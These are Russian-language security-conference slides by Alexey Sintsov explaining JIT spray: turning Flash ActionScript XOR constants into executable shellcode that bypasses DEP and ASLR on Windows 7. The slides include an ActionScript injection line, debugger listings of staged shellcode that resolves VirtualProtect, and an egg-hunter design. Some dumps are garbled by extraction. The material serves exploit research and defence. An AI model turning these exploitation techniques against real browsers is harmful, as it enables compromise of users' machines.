

# JIT SPRAY

**Алексей Синцов**

**Ведущий аудитор по ИБ Digital Security**

## Атаки на клиентов

Объект атаки:

- Браузеры
  - Internet Explorer
  - FireFox
  - Плагины/ActiveX
    - Банк-Клиенты
    - Бизнес-приложения
- Иное ПО
  - MS Office
  - Adobe Acrobat Reader
  - Adobe Flash

Источник атаки:


- HTML/JS
- SWF
- PDF
- DOC\*

Эксплойт



# Защита

## DEP



CPU - thread 6. (0000B70)

Registers (MMX)

```

EAX 03333F54
ECX 0000A152
EDX 7FF8001C
ESP 021CEBBC
EBP 021CF1F4
ESI 05050505
EDI 021CF210
EIP 00000000
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
S 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003E 32bit 7FFD9000(FFF)
T 0 GS 0000 NULL
D 0
I 0
LastErr 0000007A ERROR_INSUFFI
EFL 00010246 (NO, NB, E, BE, NS, PE, GE, L
MM0 0000 000F 000F 000F
MM1 0000 0000 0010 1010
MM2 0000 0010 0000 0040
MM3 0000 0000 0000 0000
MM4 0000 0000 00FF FFFF
MM5 0000 0000 0000 0000
MM6 3200 0000 0000 0000
MM7 FFFF FFFF FFFF F800
XMM0 5.214763319909526e-312 -4.110
XMM1 5.214763319909526e-312 -4.110
XMM2 -8.075328099923259e-266 -0.00
XMM3 1.09282783246621e-311 -4.529
XMM4 4.402221401888993e-314 -2.327

```


Address Hex dump

```

00416000 00 00 00 00 00 00 00 00 7E 3E 61 5B 3E 3F
00416010 33 33 33 0F 05 00 00 00 00 00 00 00 00 00
00416020 01 04 27 30 30 ED 66 B6 C1 A5 10 1E 00
00416030 00 00 00 00 00 00 00 00 54 66 61 5B 5B 3E
00416040 3E 39 33 0F 05 00 00 00 00 00 00 00 00 00
00416050 01 06 19 2E 30 30 C3 F0 B6 C1 96 00 00
00416060 00 00 00 00 00 00 00 00 3A 61 3E 61 3E 58
00416070 3E 39 1A 0C 17 00 00 00 00 00 00 00 00 00
00416080 09 03 18 14 2E 36 C2 EE B6 C5 C1 95 24
00416090 00 00 00 00 00 00 00 00 3E 66 66 5B 66 61
004160A0 42 39 1A 0C D2 00 00 00 00 00 00 00 00 00
004160B0 00 01 0E 1B 1A 28 30 C2 EE C3 B6 C5 C1 20
004160C0 00 00 00 00 00 DE 33 66 66 66 66 66 66
004160D0 5B 39 1B 0C 00 00 00 00 00 00 00 00 00 00
004160E0 00 00 05 1B 1A 10 29 39 C2 EF C0 00 C1 C7
004160F0 D2 00 00 00 D7 26 3A 6B 6B 6B 6B 6B 50
00416100 49 3A 8C 5C 08 00 00 00 00 00 00 00 00 00
00416110 00 00 01 11 29 43 3A 46 77 C2 F3 C0 B5 C1
00416120 3A 18 18 10 10 45 5E 5F 60 60 60 60 60 60
00416130 43 10 00 00 00 00 00 00 00 00 00 00 00 00
00416140 00 00 2E 01 25 51 51 48 48 5A C2 F3 CE B6
00416150 D4 86 7B 7A 7A 75 75 76 76 7E 87 87 87 6D

```

Access violation when executing [0D0D0D0D] - Shift+Run/Step to pass exception to the program




```

00416150 D4 86 7B 7A 7A 75 75 76 76
00416160 00 00 00 00 00 00 00 00 00 00
Access violation when executing [0D0D0D0D]

```

## ASLR



Memory map

6BF40000	00001000	DCIMAN32	.data
6BF41000	00002000	DCIMAN32	.text
6BF43000	00001000	DCIMAN32	.data
6BF44000	00001000	DCIMAN32	.rsrc
6BF45000	00001000	DCIMAN32	.reloc
6BF80000	00001000	Flash10e	
6BF81000	00303000	Flash10e	.text
6C284000	00082000	Flash10e	.rdata
6C306000	000F1000	Flash10e	.data
6C3F7000	00001000	Flash10e	.rodata
6C3F8000	00013000	Flash10e	.rsrc
6C40B000	00019000	Flash10e	.reloc
6C430000	00001000	jscripnt	
6C431000	0009C000	jscripnt	.text
6C4C0000	00006000	jscripnt	.data
6C4D3000	00008000	jscripnt	.rsrc
6C4DB000	00007000	jscripnt	.reloc
6C610000	00001000	IESh ims	

6C370000	00001000	jscripnt	
6C371000	00009C000	jscripnt	.text
6C400000	00006000	jscripnt	.data
6C413000	00008000	jscripnt	.rsrc
6C41B000	00007000	jscripnt	.reloc
6C430000	00001000	mshtml	
6C431000	00533000	mshtml	.text
6C964000	00009000	mshtml	.data
6C96D000	00042000	mshtml	.rsrc
6C9AF000	00033000	mshtml	.reloc
6CBC0000	00001000	vm3dum	
6CBC1000	00015000	vm3dum	.text
6CBD6000	00001000	vm3dum	.data
6CBD7000	00001000	vm3dum	.rsrc
6CBD8000	00001000	vm3dum	.reloc
6CBE0000	00001000	DCIMAN32	
6CBE1000	00002000	DCIMAN32	.text

## Атаки

### DEP

- ROP – отключение DEP
- ROP – вызовы VirtualProtect/VirtualAlloc и memcpu

### Pwn2own 2010:

- Взломан IE8 на Windows 7  
<http://vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf>
- Взломан FireFox 3.6 на Windows 7
- Эксплойт CVE-2010-0188  
<http://blog.metasploit.com/2010/03/latest-adobe-exploit-and-session.html>

**Не универсально**

### ASLR

- Поиск несовместимых DLL
- Использование связок уязвимостей

## JIT SPRAY

Дионис Блазакис представил на BlackHat DC 2010 технику JIT SPRAY и способ вычисления адреса объекта в памяти:

<http://www.semanticscope.com/research/BHDC2010/BHDC-2010-Paper.pdf>

- Обход permanent DEP
- Обход ASLR

**Нужен Flash**

**Вычисление адреса работает около 8-10 минут**

**Нет PoC**

**Не раскрыта тема шеллкода**

## JIT SPRAY: обходим DEP?

### Инъекция команд через код `ActionScript`

```
var ret=(0x3C909090^0x3C909090^0x3C909090^0x3C909090);
```



0x1A1A0100: B89090903C MOV EAX, 3C909090

0x1A1A0105: 359090903C XOR EAX, 3C909090


0x1A1A010A: 359090903C XOR EAX, 3C909090

0x1A1A010F: 359090903C XOR EAX, 3C909090



Исполняемая  
память

# JIT SPRAY: обходим DEP!




# JIT SPRAY: обходим DEP!

**C** CPU - thread 9. (00000FAC)

1A1A01AF	35	9090903C	XOR EAX, 3C909090
1A1A01B4	35	9090903C	XOR EAX, 3C909090
1A1A01B9	35	9090903C	XOR EAX, 3C909090
1A1A01BE	35	83EC443C	XOR EAX, 3C44EC83
1A1A01C3	35	33C0903C	XOR EAX, 3C90C033
1A1A01C8	35	B030903C	XOR EAX, 3C9030B0
1A1A01CD	35	648B003C	XOR EAX, 3C008B64
1A1A01D2	35	8B400C3C	XOR EAX, 3C0C408B
1A1A01D7	35	8B401C3C	XOR EAX, 3C1C408B
1A1A01DC	35	8B50083C	XOR EAX, 3C08508B
1A1A01E1	35	8B78203C	XOR EAX, 3C20788B
1A1A01E6	35	8B00903C	XOR EAX, 3C90008B
1A1A01EB	35	803F6B6A	XOR EAX, 6A6B3F80
1A1A01F0	35	75EA903C	XOR EAX, 3C90EA75
1A1A01F5	35	4747903C	XOR EAX, 3C904747
1A1A01FA	35	803F656A	XOR EAX, 6A653F80
1A1A01FF	35	75EF903C	XOR EAX, 3C90EF75
1A1A0204	35	4747903C	XOR EAX, 3C904747
1A1A0209	35	803F726A	XOR EAX, 6A723F80
1A1A020E	35	75EF903C	XOR EAX, 3C90EF75
1A1A0213	35	4747903C	XOR EAX, 3C904747
1A1A0218	35	803F6E6A	XOR EAX, 6A6E3F80
1A1A021D	35	75EF903C	XOR EAX, 3C90EF75
1A1A0222	35	9090523C	XOR EAX, 3C529090
1A1A0227	35	83C23C3C	XOR EAX, 3C3C283C
1A1A022C	35	8B3A903C	XOR EAX, 3C903A8B
1A1A0231	35	8B14243C	XOR EAX, 3C24148B

**C** CPU - thread 9. (00000FAC)

1A1A01B0	90		NOP
1A1A01B1	90		NOP
1A1A01B2	90		NOP
1A1A01B3	3C	35	CMP AL, 35
1A1A01B5	90		NOP
1A1A01B6	90		NOP
1A1A01B7	90		NOP
1A1A01B8	3C	35	CMP AL, 35
1A1A01BA	90		NOP
1A1A01BB	90		NOP
1A1A01BC	90		NOP
1A1A01BD	3C	35	CMP AL, 35
1A1A01BF	83EC	44	SUB ESP, 44
1A1A01C2	3C	35	CMP AL, 35
1A1A01C4	33C0		XOR EAX, EAX
1A1A01C6	90		NOP
1A1A01C7	3C	35	CMP AL, 35
1A1A01C9	B0	30	MOV AL, 30
1A1A01CB	90		NOP
1A1A01CC	3C	35	CMP AL, 35
1A1A01CE	64:8B00		MOV EAX, DWORD PTR FS:[EAX]
1A1A01D1	3C	35	CMP AL, 35
1A1A01D3	8B40	0C	MOV EAX, DWORD PTR DS:[EAX+0C]
1A1A01D6	3C	35	CMP AL, 35
1A1A01D8	8B40	1C	MOV EAX, DWORD PTR DS:[EAX+1C]
1A1A01DB	3C	35	CMP AL, 35
1A1A01DD	8B50	08	MOV EDX, DWORD PTR DS:[EAX+8]



**ОРИГИНАЛ**

**+1 БАЙТ К АДРЕСУ**



## Обходим ASLR?


### Время – деньги!

- Не будем вычислять адрес через утечки во Flash - долго
- Сделаем большое количество страниц в куче с JIT SPRAY
- Проанализируем память...

### Выводы

- ASLR в Windows 7 меняет базовые адреса модулей, но...
- Страницы с JIT SPRAY генерируются **ПОСЛЕДОВАТЕЛЬНО** в адресном пространстве, начиная с младших адресов.


# Обходим ASLR!




Memory map

Address	Size	Owner	Section	Contains	Type	Access
12630000	00002000				Priv	R E
12634000	00001000				Priv	RW
12640000	00002000				Priv	R E
12644000	00001000				Priv	RW
12650000	00002000				Priv	R E
12654000	00001000				Priv	RW
12660000	00002000				Priv	R E
12664000	00001000				Priv	RW
12670000	00002000				Priv	R E
12674000	00001000				Priv	RW
12680000	00002000				Priv	R E
12684000	00001000				Priv	RW
12690000	00002000				Priv	R E
12694000	00001000				Priv	RW
126A0000	00002000				Priv	R E
126A4000	00001000				Priv	RW
126B0000	00002000				Priv	R E
126B4000	00001000				Priv	RW
126C0000	00002000				Priv	R E
126C4000	00001000				Priv	RW
126D0000	00002000				Priv	R E
126D4000	00001000				Priv	RW
126E0000	00002000				Priv	R E
126E4000	00001000				Priv	RW
126F0000	00002000				Priv	R E
126F4000	00001000				Priv	RW
12700000	00002000				Priv	R E
12704000	00001000				Priv	RW
12710000	00002000				Priv	R E
12714000	00001000				Priv	RW
12720000	00002000				Priv	R E
12724000	00001000				Priv	RW
12730000	00002000				Priv	R E
12734000	00001000				Priv	RW

JIT SPRAY + ASLR



Обходим ASLR!



## JIT шеллкод - подготовка

### Размер блока

От размера блока зависит сдвиг относительно следующего блока.

- 0xXXYY0000 – младшие разряды каждого блока – нули.
- Вводный код Flash – около 0x100 байт.
- Необходимо, чтобы сдвиг между исполняемыми блоками отличался на 0x00010000.
- Учитывая все это, велика вероятность попадания на шеллкод путём внедрения большого количества блоков. При тестировании – 100%. Аналогия с Heap Spray.

### Боевая нагрузка

Дионис вычислял адрес боевого шеллкода в строке через утечку во Flash, передавал адрес в эксплойт. JIT шеллкод помечал память по полученному адресу как исполняемую и передавал управление коду из этой памяти.

- Долго
- Не универсально



## JIT шеллкод - нагрузка

### Egg-Hunter

- Размещаем боевой шеллкод в объекте Flash – в строке, а лучше в куче.
- JIT шеллкод ищет боевой шеллкод по метке.
- Помечает память с найденной меткой как исполняемую, передает управление.

Итог:

- Универсальнее (не только по адресу возврата, не только переполнение буфера)
- Надежнее (не зависим от старших разрядов, от тайм-аута Flash)
- Быстрее (поиск только в куче, поиск по известному сдвигу)

## JIT шеллкод - howto

### Проблемы:

- Старший байт не может быть больше 0x7F
- Сохранение Z флага при условном переходе  
Нельзя маскировать 0x35: CMP, SUB, ADD, OR ...  
Единственное решение: **PUSH**, но усложняется работа со стеком
- Мы не можем работать полноценно с четырехбайтными аргументами
- Трудно работать с CALL

# JIT шеллокд – работа с 4 байтами

**CPU - thread 9. (00000FAC)**

1A1A02AC	50		PUSH EAX
1A1A02AD	3C 35		CMP AL,35
1A1A02AF	90		NOP
1A1A02B0	90		NOP
1A1A02B1	B8 3C356C50		MOV EAX,506C353C
1A1A02B6	90		NOP
1A1A02B7	3C 35		CMP AL,35
1A1A02B9	B0 75		MOV AL,75
1A1A02BB	90		NOP
1A1A02BC	3C 35		CMP AL,35
1A1A02BE	B4 61		MOV AH,61
1A1A02C0	50		PUSH EAX
1A1A02C1	3C 35		CMP AL,35
1A1A02C3	90		NOP
1A1A02C4	90		NOP
1A1A02C5	B8 3C357274		MOV EAX,7472353C
1A1A02CA	90		NOP
1A1A02CB	3C 35		CMP AL,35
1A1A02CD	B0 56		MOV AL,56
1A1A02CF	90		NOP
1A1A02D0	3C 35		CMP AL,35
1A1A02D2	B4 69		MOV AH,69
1A1A02D4	50		PUSH EAX

Imm=35 ('5')  
AL=56 ('V')

Address	Hex dump	020AEFBC	74726956	Uirt
00427000	78 0B 29 33 77 10 76 F2 25 62 1	020AFC0	506C6175	uallP
00427010	3F 04 0B 48 EF 81 90 DB 00 1A 3	020AFC4	65746F72	rote
00427020	79 76 C9 43 D7 BE D5 CC 15 13 1	020AFC8	00007463	ct..
00427030	88 76 1B ED BD B9 E5 F6 00 85 6	020AFC C	7C800000	..A!
00427040	DF 49 30 3F 7C 42 C8 5F F3 DC 8	020AFC0	00000035	5...
00427050	FA 1F F7 AE 3C B7 77 DB EE FB 4	020AFC4	00000035	5...
00427060	70 BF 3C FD 60 8F 4F 1B 94 F9 7	020AFC8	00000035	5...
00427070	1C 63 4F 5D 98 76 07 C6 A2 1A 2	020AFC C	00000035	5...
00427080	DF C0 A3 2B 7F B3 33 08 CA 28 C	020AFC0	00000035	5...
00427090	2E 2D 59 1B E6 DB 59 DC BD B1 8	020AFC4	63636363	cccc

**Registers (FPU)**


EAX 74726956 MSCTF.74726956  
 ECX 7C80441C kernel32.7C80441C  
 EDX 7C802650 kernel32.7C802650  
 EBX 7C802654 kernel32.7C802654  
 ESP 020AEFBC ASCII "VirtualPro  
 EBP 66666666  
 ESI 7C803538 kernel32.7C803538  
 EDI 000003B9  
 EIP 1A1A02D5

C 0 ES 0023 32bit 0(FFFFFFFF)  
 P 1 CS 001B 32bit 0(FFFFFFFF)  
 A 0 SS 0023 32bit 0(FFFFFFFF)  
 Z 0 DS 0023 32bit 0(FFFFFFFF)  
 S 0 FS 003B 32bit 7FFD5000(FFI  
 T 0 GS 0000 NULL  
 D 0  
 O 0 LastErr 00000000 ERROR\_SUI  
 EFL 00240206 (NO,NB,NE,A,NS,PE  
 ST0 empty -??? FFFF 00000000 0!  
 ST1 empty -??? FFFF 00000000 0!  
 ST2 empty 0.0  
 ST3 empty 1.297659583587473395!  
 ST4 empty -??? FFFF 00000000 0!  
 ST5 empty 1.999999955296516418!  
 ST6 empty 0.0





## JIT SPRAY - эволюция



EGG-HUNTER STAGE 0 - < **30 сек**

STAGE 0 - ~ **120 сек**

STAGE 0 с утечкой памяти ~ **420 сек**



Вопросы ?

[a.sintsov@dsec.ru](mailto:a.sintsov@dsec.ru)  
[dookie@inbox.ru](mailto:dookie@inbox.ru)